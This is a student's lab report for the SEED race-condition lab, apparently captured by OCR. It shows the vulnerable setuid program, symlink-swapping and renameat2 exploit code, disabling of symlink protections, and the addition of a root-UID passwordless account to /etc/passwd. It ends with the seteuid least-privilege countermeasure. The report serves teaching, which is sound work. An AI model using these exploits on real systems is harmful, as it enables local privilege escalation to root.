
NAME : YASH SNEHAL SHETIYA

SUID: 9276568741

TASK 1


First, we disable the built in protection.

The hash of an empty password is the value that we add manually and we want to save it in the file.


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 19 23:08
seed@VM: ~/.../Labsetup

```
[10/19/23]seed@VM:~/.../Labsetup$
[10/19/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symli
nks=0
fs.protected_symlinks = 0
[10/19/23]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=
0
fs.protected_regular = 0
[10/19/23]seed@VM:~/.../Labsetup$
[10/19/23]seed@VM:~/.../Labsetup$
[10/19/23]seed@VM:~/.../Labsetup$ ls
target_process.sh  vulp.c
[10/19/23]seed@VM:~/.../Labsetup$ cat vulp.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
```


We can see that test was successfully added as a user and then we edit the file and remove the entry that we had put in. After editing we do nano and check that the file has been updated and then we login as test using ‘*blank*’ password.


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 19 23:36
seed@VM: ~/.../Labsetup


```
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/sh
root@VM:/home/seed/Downloads/race/Labsetup# nano /etc/passwd
root@VM:/home/seed/Downloads/race/Labsetup#
root@VM:/home/seed/Downloads/race/Labsetup#
root@VM:/home/seed/Downloads/race/Labsetup# ^C
root@VM:/home/seed/Downloads/race/Labsetup# exit
exit
[10/19/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/race/Labsetup# exit
exit
[10/19/23]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Downloads/race/Labsetup# nano /etc/passwd
root@VM:/home/seed/Downloads/race/Labsetup# exit
exit
[10/19/23]seed@VM:~/.../Labsetup$
[10/19/23]seed@VM:~/.../Labsetup$ su test
su: user test does not exist
```

TASK 2a

We modify the code and add {sleep (10)} which will let us pause and yield control to the operating system for 10 seconds. Then we try and add manually some content into the /etc/passwd file.




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        sleep(10);
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
```




```
[10/20/23]seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[10/20/23]seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

In a second terminal add a symbolic link to point it to the /etc/passwd file.



```
[10/20/23]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[10/20/23]seed@VM:~/.../Labsetup$ 
```




```
  GNU nano 4.8                 /etc/passwd
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/no>
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/ch>
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/color>
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nolo>
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/fa>
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/sh


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


TASK 2b

Now we try to attack using a proper code and not by a cheat way through. For this task we had to remove the sleep(10) statement that we added to our code for the earlier task. The target process runs in a loop unless the passwd file is changed. The condition to break the loop is using the file’s timestamp.


The attack program is the program that runs with the target_process and tries to change the place where /tmp/XYZ points. The old link is deleted using unlink and then symlink is used to create a new link. We point the /tmp/XYZ file to /dev/null to get access and pass. /dev/null can be granted access and then we make the changes to certain that /tmp/XYZ file points to the etc/passwd file i.e the file that we intent to wrote into.




```
[10/20/23]seed@VM:~/.../Labsetup$ ./attack
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```



```
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ sudo nano /etc/passwd
[10/20/23]seed@VM:~/.../Labsetup$ cat attack.c
#include<unistd.h>
int main(void) {
        while(1) {
                unlink("/tmp/XYZ");
                symlink("/dev/null","/tmp/XYZ");
                usleep(1000);

                unlink("/tmp/XYZ");
                symlink("/etc/passwd","/tmp/XYZ");
                usleep(1000);
        }
  return 0;
}
```



```
[10/20/23]seed@VM:~/.../Labsetup$ nano target_process.sh
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
STOP... The passwd file has been changed
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
```



```
  GNU nano 4.8                  /etc/passwd
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/no>
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/ch>
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/color>
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nolo>
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/fa>
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
user1:x:1001:1001::/home/user1:/bin/sh


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


In the above screenshot we can see that the value has been added to the intended file.

TASK 2c


To avoid the undesirable race condition i.e the target program accidently exploiting the race condition in our attack program we do the following changes:

Before running the program we set the symbokic link so that /tmp/XYZ points to /dev/null. The attack process running in the background, then we run the target_process and it will stop when the modification condition is met.


Here we keep this entry in (root:x:0:0:root:/root:/bin/bash) in a file named test_input.txt.




```
[10/20/23]seed@VM:~/.../Labsetup$ cat impr_attack.c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>

int main() {
    unsigned int flags = RENAME_EXCHANGE;

    unlink("/tmp/XYZ");
    symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC");
    symlink("/etc/passwd", "/tmp/ABC");
    renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

    return 0;
}
```



```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
 do
   ./vulp <  test_input.txt
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 20 20:00
seed@VM: ~/.../Labsetup
root@VM: /home/seed/Dow...
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

```
[10/20/23]seed@VM:~/.../Labsetup$ ./target_process.sh
STOP... The passwd file has been changed
[10/20/23]seed@VM:~/.../Labsetup$ 
```



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 20 19:59
root@VM: /home/seed/Downloads/racevul/Labsetup
root@VM: /home/seed/Dow...
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

```
[1]+  Stopped                 nano impr_attack.c
[10/20/23]seed@VM:~/.../Labsetup$ fg
nano impr_attack.c
[10/20/23]seed@VM:~/.../Labsetup$ ./impr_attack
[10/20/23]seed@VM:~/.../Labsetup$ sudo nano /etc/passwd
[10/20/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/racevul/Labsetup# whoami
root
root@VM:/home/seed/Downloads/racevul/Labsetup#
root@VM:/home/seed/Downloads/racevul/Labsetup#
root@VM:/home/seed/Downloads/racevul/Labsetup#
root@VM:/home/seed/Downloads/racevul/Labsetup#
```


TASK 3a

This task is about applying countermeasures. We make changes to the program in order to apply principle of least privileges. We set the effective uid to be the same as real uid before access check. It will lead to dropping privileges and at end we change effective uid to be the same it originally was.


Here the attack fails, as per the principle the privilege of the SETUID program is temporarily discarded ad effective uid is same as real uid. The fopen command that uses the effective uid doesn't have the access to open the /etc/passwd file anymore.



```
  GNU nano 4.8                     vulp1.c
int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();

    /* get user input */
    scanf("%50s", buffer);

    seteuid(real_uid);


    if (!access(fn, W_OK))
    {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else
    {
        printf("No permission \n");
        seteuid(eff_uid);
```



```
